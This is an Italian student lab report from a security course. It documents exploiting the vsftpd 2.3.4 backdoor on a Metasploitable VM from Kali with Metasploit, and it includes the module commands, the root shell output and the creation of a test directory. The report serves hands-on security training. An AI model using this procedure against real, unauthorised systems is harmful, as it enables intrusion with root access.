

EPICODE Week 7 Lesson 1

Indice

1. **Introduzione** 1.1 Contesto dell'Esercizio 1.2 Obiettivo dell'Hacking 1.3 Contestualizzazione di Metasploitable e Kali Linux
2. **Analisi del Servizio "vsftpd"** 2.1 Breve Descrizione del Servizio 2.2 Vulnerabilità Conosciute 2.3 Rilevamento del Servizio tramite nmap
3. **Configurazione delle Macchine e Verifica della Connettività** 3.1 Configurazione degli Indirizzi IP 3.2 Ping tra le Macchine
4. **Accesso a Metasploit e Ricerca degli Exploit per "vsftpd"** 4.1 Avvio della Console Metasploit 4.2 Ricerca degli Exploit 4.3 Scelta dell'Exploit per la Creazione di una Backdoor
5. **Configurazione e Esecuzione dell'Exploit** 5.1 Impostazioni dell'Indirizzo IP di Metasploitable 5.2 Caricamento del Payload 5.3 Esecuzione dell'Exploit
6. **Attività Post-Accesso su Metasploitable** 6.1 Creazione della Directory "test_metasploit" 6.2 Verifica della Creazione della Cartella
7. **Analisi Approfondita delle Macchine Coinvolte** 7.1 Metasploitable: Ambiente Vulnerabile 7.2 Kali Linux: Strumenti di Sicurezza
8. **Analisi del Servizio "vsftpd"** 8.1 Significato di "vsftpd" 8.2 Importanza di "vsftpd" nell'Esercizio
9. **Conclusioni** 9.1 Risultati dell'Attacco 9.2 Considerazioni sulla Sicurezza

Traccia dell'Esercizio

Partendo dall'esercizio visto nella lezione di oggi, l'obiettivo era completare una sessione di hacking sulla macchina Metasploitable, concentrandosi sul servizio "vsftpd". La differenza principale era l'indirizzo della macchina Metasploitable, configurato come 192.168.1.149/24. Dopo aver ottenuto la sessione su Metasploitable, l'incarico consisteva nella creazione di una cartella denominata "test_metasploit" nella directory di root (/) attraverso il comando mkdir.

Introduzione


Nell'ambito dell'apprendimento pratico della sicurezza informatica, mi sono impegnato nell'esplorare e sfruttare una vulnerabilità nel servizio "vsftpd" su Metasploitable attraverso l'uso di Metasploit. Le due macchine coinvolte erano Kali, con l'indirizzo IP 192.168.1.150, e Metasploitable, con l'indirizzo IP 192.168.1.149. Metasploitable, concepito per essere vulnerabile a fini educativi, ha fornito un terreno sicuro per esperimenti di hacking, mentre Kali Linux, una distribuzione specializzata, ha offerto gli strumenti necessari per condurre l'attività.

Analisi del Servizio "vsftpd"

Il servizio "vsftpd" si presenta come un server FTP, un elemento fondamentale per il trasferimento di file. La sua presenza su Metasploitable è stata l'anello di congiunzione per il mio esercizio, rappresentando una vulnerabilità potenziale da sfruttare a fini didattici. L'utilizzo di nmap -sV ha rivelato il servizio in ascolto sulla porta 21 di Metasploitable.

Configurazione delle Macchine e Verifica della Connettività

Per iniziare, ho configurato le macchine assegnando loro gli indirizzi IP specificati. Il successivo test di ping ha garantito una connessione stabile tra Kali e Metasploitable, fornendo il fondamentale collegamento per l'esercizio.



The image contains two screenshots of terminal windows. The top window is a Kali Linux terminal with the title 'kali@kali: ~'. It shows a successful ping test to 192.168.1.149. The output indicates that 4 packets were transmitted and received with 0% packet loss and an average round-trip time of 0.619 ms. The bottom window is a Metasploitable terminal with the title 'msfadmin@metasploitable:/\$'. It shows a successful ping test to 192.168.1.150. The output indicates that 9 packets were transmitted and received with 0% packet loss and an average round-trip time of 0.691 ms. Both windows show the standard ping output including sequence numbers, TTL, and response times.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ping 192.168.1.149  
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.  
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=1.60 ms  
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=0.658 ms  
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.619 ms  
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.867 ms  
^C  
--- 192.168.1.149 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3039ms  
rtt min/avg/max/mdev = 0.619/0.936/1.601/0.395 ms  
  
msfadmin@metasploitable:/$ ping 192.168.1.150  
PING 192.168.1.150 (192.168.1.150) 56(84) bytes of data.  
64 bytes from 192.168.1.150: icmp_seq=1 ttl=64 time=0.603 ms  
64 bytes from 192.168.1.150: icmp_seq=2 ttl=64 time=0.688 ms  
64 bytes from 192.168.1.150: icmp_seq=3 ttl=64 time=0.611 ms  
64 bytes from 192.168.1.150: icmp_seq=4 ttl=64 time=0.603 ms  
64 bytes from 192.168.1.150: icmp_seq=5 ttl=64 time=0.555 ms  
64 bytes from 192.168.1.150: icmp_seq=6 ttl=64 time=0.653 ms  
^X64 bytes from 192.168.1.150: icmp_seq=7 ttl=64 time=0.737 ms  
64 bytes from 192.168.1.150: icmp_seq=8 ttl=64 time=0.763 ms  
64 bytes from 192.168.1.150: icmp_seq=9 ttl=64 time=1.00 ms  
--- 192.168.1.150 ping statistics ---  
9 packets transmitted, 9 received, 0% packet loss, time 7998ms  
rtt min/avg/max/mdev = 0.555/0.691/1.006/0.128 ms  
msfadmin@metasploitable:/$ _
```

Accesso a Metasploit e Ricerca degli Exploit per "vsftpd"

L'accesso a Metasploit è stato ottenuto attraverso il comando "msfconsole". La ricerca degli exploit per "vsftpd" è stata condotta per individuare opzioni adatte al mio scenario. La scelta si è orientata verso un exploit focalizzato sulla creazione di una backdoor, ritenuto idoneo per gli obiettivi dell'esercizio.

"exploit". Questa azione ha aperto una shell sulla macchina Metasploitable, confermando il successo dell'attacco.

```
kali@kali: ~  
File Actions Edit View Help  
Exploit target: usernames  
--  
Id Name  
0 Automatic  
File System password.txt  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149  
RHOSTS => 192.168.1.149  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  
--  
Id Name  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads  
Compatible Payloads  


| # | Name                      | Disclosure Date | Rank   | Check | Description                                        |
|---|---------------------------|-----------------|--------|-------|----------------------------------------------------|
| 0 | payload/cmd/unix/interact |                 | normal | No    | Unix Command, Interact with Established Connection |

  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling ...  
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.150:39543 -> 192.168.1.149:6200) at 2024-03-04 13:22:04 +0100  
  
whoami  
root  
ifconfig  
eth0 Link encap:Ethernet HWaddr 08:00:27:a8:47:39  
inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0  
inet6 addr: fe80::a00:27ff:fea8:4739/64 Scope:Link  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:1494 errors:0 dropped:0 overruns:0 frame:0  
TX packets:1495 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:119804 (116.9 KB) TX bytes:122566 (119.6 KB)  
Base address:0xd020 Memory:f0200000-f0220000
```

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[*] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.150:39543 → 192.168.1.149:6200) at 2024-03-04 13:22:04 +0100

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a8:47:39
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea8:4739/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1494 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1495 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:119804 (116.9 KB)  TX bytes:122566 (119.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:314 errors:0 dropped:0 overruns:0 frame:0
          TX packets:314 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:112173 (109.5 KB)  TX bytes:112173 (109.5 KB)

pwd
/
mkdir test_metasploit

```

Attività Post-Accesso su Metasploitable

All'interno della sessione ottenuta, ho voluto sottolineare il potenziale impatto di un accesso non autorizzato. Ho creato una directory denominata "test_metasploit" nella directory di root di Metasploitable utilizzando il comando "mkdir". La verifica della corretta creazione della cartella ha attestato la mia capacità di manipolare risorse sulla macchina bersaglio.



```

Metasploitable2 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

TX packets:121 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:27185 (26.5 KB)  TX bytes:27185 (26.5 KB)

msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd /
-bash: cd /: No such file or directory
msfadmin@metasploitable:~$ cd
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd ..
-bash: cd ..: command not found
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/ $ ls
{ }   dev      initrd.img  mnt          root  test_metasploit  vmlinuz
bin   etc      lib         nohup.out   /sbin  tmp
boot  home    lost+found  opt          /srv   usr
cdrom initrd  media      proc         /sys   var
msfadmin@metasploitable:/ $

```

Analisi Approfondita delle Macchine Coinvolte

Metasploitable è stato il fulcro dell'esercizio, fungendo da ambiente vulnerabile controllato per scopi educativi. Kali Linux, con la sua vasta gamma di strumenti di sicurezza preinstallati, è stato lo strumento essenziale per condurre l'attività.

Analisi del Servizio "vsftpd"

Il servizio "vsftpd" si presenta come un server FTP, un elemento fondamentale per il trasferimento di file. La sua presenza su Metasploitable è stata l'anello di congiunzione per il mio esercizio, rappresentando una vulnerabilità potenziale da sfruttare a fini didattici. L'utilizzo di nmap -sV ha rivelato il servizio in ascolto sulla porta 21 di Metasploitable.

Conclusioni

L'esercizio ha dimostrato con successo l'ottenimento di accesso non autorizzato a Metasploitable attraverso la vulnerabilità di "vsftpd".